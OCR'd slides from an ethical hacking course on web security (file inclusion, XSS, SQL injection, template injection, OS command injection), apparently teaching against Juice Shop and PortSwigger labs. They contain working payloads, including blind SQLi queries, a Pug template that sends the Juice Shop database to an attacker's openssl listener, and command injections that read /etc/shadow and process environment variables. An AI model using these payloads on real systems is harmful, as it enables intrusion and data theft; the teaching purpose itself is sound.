ETHL - Ethical Hacking Lab

0x04 - Web Security p2

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ToC

Local File Inclusion (LFI)

Local File Inclusion (LFI)

Trick the web application to load, render and possibly execute some content from a local source

Typically found in parameters (GET, POST, Cookies) loading legit files from application directory

E.g.,

- language definitions `/index.php?lang=/lang/italian.json`
- parametrized image loading `/product?pic=/assets/flowers.png`

Local File Inclusion (LFI)

We have already seen path traversal, which is a type of LFI

So we are going to take it a step further, with **log poisoning leading to RCE**

Demo: LFI 2 RCE via Log Poisoning (User Agent)

Remote File Inclusion (RFI)

Remote File Inclusion (RFI)

Trick the web application to load some content from a remote source

- Very similar to LFI, possibly more dangerous
- A remote content is included in the page rendered server-side

Demo: LFI via language selection

A03:2021-Injection

A03:2021-Injection

When is an application vulnerable to injections?

In short, an injection is a manipulation that can be used to make the application perform unintended actions

It happens when

- the application **directly incorporates user-supplied data** into dynamic queries or commands (like SQL statements, scripts, or system commands), and
- the application **doesn't perform proper escaping or context-aware handling**

A03:2021-Injection

Common types of injection

- XSS
- SQL / NoSQL injection
- Server Side Template injection (SSTi)
- OS command injection

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

How XSS Works

- Attacker injects malicious code into a vulnerable website
- Victim visits the website and the code is executed in their browser
- The code can then access the victim's cookies, session data, and other sensitive information or it can "force" unintended actions
- Three types: Reflected, Stored, DOM-based

Cross Site Scripting (XSS)

XSS can be used to make the browser issue requests to other sites (i.e., not the vulnerable site) - ***possibly where the user is already authenticated***

- This is called Cross-Site Request Forgery (CSRF)

We won't see CSRF in this lab, but you can try this one on Portswigger's Web Security Academy

Cross Site Scripting (XSS)


Types of XSS (1/3) - Reflected XSS


- Send malicious code to the victim (human or system) in a URL or form
- Victim submits the URL or form
- The code is reflected back to them and executed in their browser

Cross Site Scripting (XSS)

Types of XSS (1/3) - Reflected XSS

[Demo]





Cross Site Scripting (XSS)


Types of XSS (2/3) - Stored XSS (the most severe)


- Store malicious code on a server, such as in a forum post or comment
- When the victim views the page, the code is executed in their browser
- Code is executed **every time** the affected page is loaded by any user, regardless of the victim's actions.


Cross Site Scripting (XSS)

Types of XSS (2/3) - Stored XSS

[Demo]







Cross Site Scripting (XSS)


Types of XSS (3/3) - (Document Object Model) DOM-based XSS


- Additional qualification for reflected and stored
- Manipulation of the DOM to inject malicious code
- Through various techniques, such as JavaScript event handlers
- Code execution is triggered by **specific user interactions**, such as clicking a link, modifying form data, or running JavaScript code within the page

Cross Site Scripting (XSS)

Types of XSS (3/3) - DOM-based XSS

[Demo]





Cross Site Scripting (XSS)

Q. Is XSS a big deal?

[demo]

XSS-Exploitation-Tool

Cross Site Scripting (XSS)

Is XSS a big deal? - We are just executing arbitrary javascript on the user browser, after all...

Impact

- **Stealing sensitive information** - e.g., cookies, session tokens, or other sensitive data stored in the user's browser
- **Session hijacking** - impersonate legitimate users and gain unauthorized access to accounts or system
  - E.g., Directly acquiring session "authentication material" or via CSRF
- **Website defacement** - malicious code can be injected to alter the website's appearance and content

XSS can be a stepping stone for more sophisticated attacks, like malware distribution or phishing scams

Cross Site Scripting (XSS)

XSS Mitigations

- **Input validation** on the **server-side** to sanitize user input before storing it
- **Output encoding** is crucial for Stored XSS to prevent script execution when displaying untrusted data

- For DOM-based XSS, secure coding practices and careful handling of user-controlled data within client-side scripts are essential

[challenge]

Manually find an XSS vulnerability in Juice Shop

SQL Injection (SQLi)

Structured Query Language Injection (SQLi)

How SQLi Works

Type of attack that exploits vulnerabilities in web apps, to inject malicious SQL code


Impact:

- Retrieve hidden application data
- Subvert application logic
- Retrieving data outside the scope of the application
- Execute code on the OS (*)

Structured Query Language Injection (SQLi)

Vulnerability in WHERE clause - **Demo**

https://<website>/filter?category=Pets




```
$query = "SELECT * FROM products WHERE category = '" . $c. "';
```

Structured Query Language Injection (SQLi)

Detect the DBMS

Database type	Query	Example
Microsoft, MySQL	`SELECT @@version`	`' UNION SELECT @@version --`
Oracle	`SELECT version FROM v$instance;`	`' UNION SELECT version FROM v$instance --`
PostgreSQL	`SELECT version()`	`' UNION SELECT version() --`

```
/filter?category=x'+union+select+0,null,version(),0,0,'',null,null--
```

Structured Query Language Injection (SQLi)

Other types of SQLi

Blind SQLi - we can't see the result of injected SQL code (common)

- See if the page returns expected results

```
where category='Pets' AND (SELECT SUBSTR((SELECT version()),1,1))='P'--';
where category='Pets' AND (SELECT SUBSTR((SELECT version()),2,1))='o'--';
```

...

- **Time-based Blind-SQLi** - sleep only if some condition is met

```
where category='';SELECT CASE WHEN SUBSTR((SELECT version()),1,1)='P' THEN
                  pg_sleep(5) ELSE pg_sleep(0) END--';
```

Structured Query Language Injection (SQLi)

Other types of SQLi

Second Order SQLi (aka **stored SQL injection**)

- When the app takes user input from an HTTP request and stores it for future use

[practice]


Manually find one SQLi in Juice Shop

Structured Query Language Injection (SQLi)

Tools - SQLmap

Ok to use it for the assignment

*BUT make sure you **understand** and **explain** what you are doing and **why** it worked/didn't work*



Server-Side Template Injection (SSTi)

Server-Side Template Injection (SSTi)

Web applications often use template languages

- help separate structure and presentation of a web page from the business logic
- Examples: Pug (Node.js) and Jinja (Python)

Sometimes web applications insecurely render user provided content as part of the template...

HTML

```
<!DOCTYPE html>
<html>
<head>
  <title>Products</title>
</head>
<body>
  <h1>Our Products</h1>
  <ul>
    {% for product in products %}
      <li>{{ product.name }} - ${{ product.price }}</li>
    {% endfor %}
  </ul>
</body>
</html>
```

Example of Jinja template. Python code can run within {{ }} markers

Server Side Template Injection (SSTi)

Since templating languages typically allow running native code, SSTi often leads to RCE

Even when we cannot do RCE, impact can be severe

- Information Disclosure - read sensitive files or exfiltrate user data
- DoS
- Defacement


[demo]

SSTi on Juice Shop

Server-Side Template Injection (SSTi)

Username in User Profile is vulnerable to SSTi


It's possible to learn what templating language it uses by looking at the popular ones for NodeJS



Server-Side Template Injection (SSTi)

The templating language happens to be Pug (formerly Jade)

We can execute Javascript



Server-Side Template Injection (SSTi)

If you are running Juice Shop with Docker: it's running on a stripped-down Linux distribution (i.e., `gcr.io/distroless/nodejs20-debian11`)

There is no shell available, so we need to be creative... Two viable strategies

1. Upload static binaries via arbitrary file upload vuln, execute them
2. Living of The Land approach...

Server-Side Template Injection (SSTi)

Exploit Juice Shop SSTi LoTL approach (1/2)

1. Create a self-signed cert for the attack box

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

2. Start openssl s_server on the attack box

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 |base64 -d
```

Server-Side Template Injection (SSTi)

Exploit Juice Shop SSTi LoTL approach (2/2)

3. Inject this template to read the whole juiceshop db :-)

```
#{
 require('child_process').spawnSync(
  '/usr/bin/openssl', ['s_client','-connect',<attack box ip>'],
  {
   input: require('fs').readFileSync(
    '/juice-shop/data/juiceshop.sqlite','base64')
  });
}
```

OS Command Injection

OS Command Injection

The most “direct” form of RCE

A system is vulnerable to OS Command Injection when it insecurely uses user input to build a command line

For instance,

- A Network looking glass on the Internet
- A firewall configuration script of a SOHO router

OS Command Injection

How to detect an OS Command Injection

Similar in principle to SQLi: we “terminate” the shell command and add our code

If the application code is

```
nmap -sS ${TARGET_IP} -oX
```

We could inject something like


```
localhost;cat /etc/shadow; #
```

To get

```
nmap -sS localhost;cat /etc/shadow; # -oX
```

OS Command Injection

[Demo]




```
└─$ curl 'https://0a5000df0337e4f5853fcc1700ff00fe.web-security-academy.net/product/stock' \
-X 'POST' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Accept: */*' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Accept-Language: en-GB,en;q=0.9' \
-H 'Accept-Encoding: deflate, br' \
-H 'Sec-Fetch-Mode: cors' \
-H 'Host: 0a5000df0337e4f5853fcc1700ff00fe.web-security-academy.net' \
-H 'Origin: https://0a5000df0337e4f5853fcc1700ff00fe.web-security-academy.net' \
-H 'Connection: keep-alive' \
-H 'Sec-Fetch-Dest: empty' \
-H 'Cookie: session=stkiojjUAGQLLYjopJerys0SvFxkS2GZ' \
--data 'productId=18&storeId=1;cat+/proc/self/environ' -o-
19
SUDO_GID=10000MAIL=/var/mail/peter-mr1GlJUSER=peter-mr1GlJHOSTNAME=f997d55cfbeaHOME=/home/pete
r-mr1GlJSUDO_UID=10000LOGNAME=peter-mr1GlJTERM=xtermPATH=/usr/local/sbin:/usr/local/bin:/usr/s
bin:/usr/bin:/sbin:/bin:/snap/binSUDO_COMMAND=/usr/bin/sh -c bash /home/peter-mr1GlJ/stockrepo
rt.sh 18 1;cat /proc/self/environSHELL=/bin/bashSUDO_USER=academyPWD=/home/peter-mr1GlJ
```

Links

- XSS-Exploitation-Tool
- SQLi - Cheat Sheets
  - SQLi - PayloadAllTheThings
  - Portswigger SQL injection cheat sheet
  - Hacktricks SQL Injection
  - Invicti SQL injection cheat sheet
- THM - File Inclusion, File Traversal